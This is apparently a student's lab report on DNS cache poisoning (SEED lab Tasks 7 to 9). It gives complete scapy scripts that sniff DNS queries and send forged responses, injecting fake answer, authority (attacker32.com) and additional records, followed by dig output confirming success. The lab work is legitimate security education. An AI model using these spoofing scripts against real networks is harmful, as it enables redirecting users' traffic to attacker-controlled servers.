;       2001:500:2f::f [srtt 23] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1689]
;       192.36.148.17 [srtt 16812] [flags 00000008] [edns 2/0/0/0/0] [plain 0/0] [udpsize 512]
tl 1689]
;       192.5.5.241 [srtt 18] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1689]
;       193.0.14.129 [srtt 23] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1689]
;       2001:503:c27::2:30 [srtt 19] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1689]
;       2001:500:2d::d [srtt 19] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1689]
;       2001:500:3::42 [srtt 28] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1689]
;       2001:500:1::53 [srtt 20] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1689]
;       2001:7fe::53 [srtt 26] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1689]
;       2001:500:84::b [srtt 5] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1689]
```

Task 7


In this attack, I was able to attack the Authority Section not Netwox but using scapy library to create DNS packets for the victims DNS.

Here is the code I used.

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
     IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                    rdata='192.168.0.123', ttl=259200)
     NSsec  = DNSRR(rrname="example.net", type='NS',
                    rdata='ns.attacker32.com', ttl=259200)
     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                  aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1,
                  an=Anssec, ns=NSsec)
     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)

pkt=sniff(filter='udp and (src host 192.168.85.130 and dst port 53)',
prn=spoof_dns)
```

The summary of the code basically states that whenever you here a DNS question for www.example.net, send out the answer section for A record, which is IPv4, Authority section which we want as ns.attacker32.com. Lastly, we set up the DNS packet and add the spoof IP packets.

When running the dig command for www.example.net it looks like a success because the authority section points to the authority value of ns.attacker32.com instead of the authentic value of ns.example.net.



Task 8

With the same code I was able to add more than 1 authority record to put inside the packet.

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
        if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='192.168.85.123')
                NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacker32.com')
                NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=260000, rdata='attacker32.com')
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                qdcount=1, ancount=1, nscount=2, arcount=2,
                an=Anssec, ns=NSsec1/NSsec2)
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

pkt = sniff(filter='udp and dst port 53 ', prn=spoof_dns)
```

Here is what returned; you can see that google.com is added to the authority section when we ask DNS data for www.example.net.

```
[02/22/20]seed@VM:~$ dig www.example.net
;; Warning: Message parser reports malformed message packet.

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9429
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       192.168.85.123

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
google.com.             260000  IN      NS      attacker32.com.

;; Query time: 10 msec
;; SERVER: 192.168.85.130#53(192.168.85.130)
;; WHEN: Sat Feb 22 22:46:08 EST 2020
;; MSG SIZE  rcvd: 141

[02/22/20]seed@VM:~$
```

Wireshark


Task 9

Also, with the same code I was able to add additional section to the DNS request.

Added the ar variable to add additional record value within the DNS packet.

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
        if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='192.168.85.123')
                NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacker32.com')
                NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=260000, rdata='attacker32.com')
                Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
                Addsec2 = DNSRR(rrname='ns.example.net', type='A', ttl=259200, rdata='5.6.7.8')
                Addsec3 = DNSRR(rrname='facebook.com', type='A', ttl=259200, rdata='7.8.9.10')
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                qdcount=1, ancount=1, nscount=2, arcount=2,
                an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

pkt = sniff(filter='udp and dst port 53 ', prn=spoof_dns)
```

The result is shown that additional records, attacker32.com, ns.example.net where added in the cache except Facebook, one valid reason why Facebook was not shown within the additional record is probably there was no NS that was defined in the script or within the DNS. Here we added attacker32 within NSsec1 & 2 and ns.examplle.net is already authority of the example.net but there wasn't any authority within the zone containing a Facebook record.



```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32960
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2
;; WARNING: Message has 28 extra bytes at end

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       192.168.85.123

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
google.com.             260000  IN      NS      attacker32.com.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8

;; Query time: 10 msec
;; SERVER: 192.168.85.130#53(192.168.85.130)
;; WHEN: Sat Feb 22 22:51:59 EST 2020
;; MSG SIZE  rcvd: 229
```

Overall the attacks were great, but it seems that to get the successful DNS attacks is to flush out the caches so the attackers records can be stored.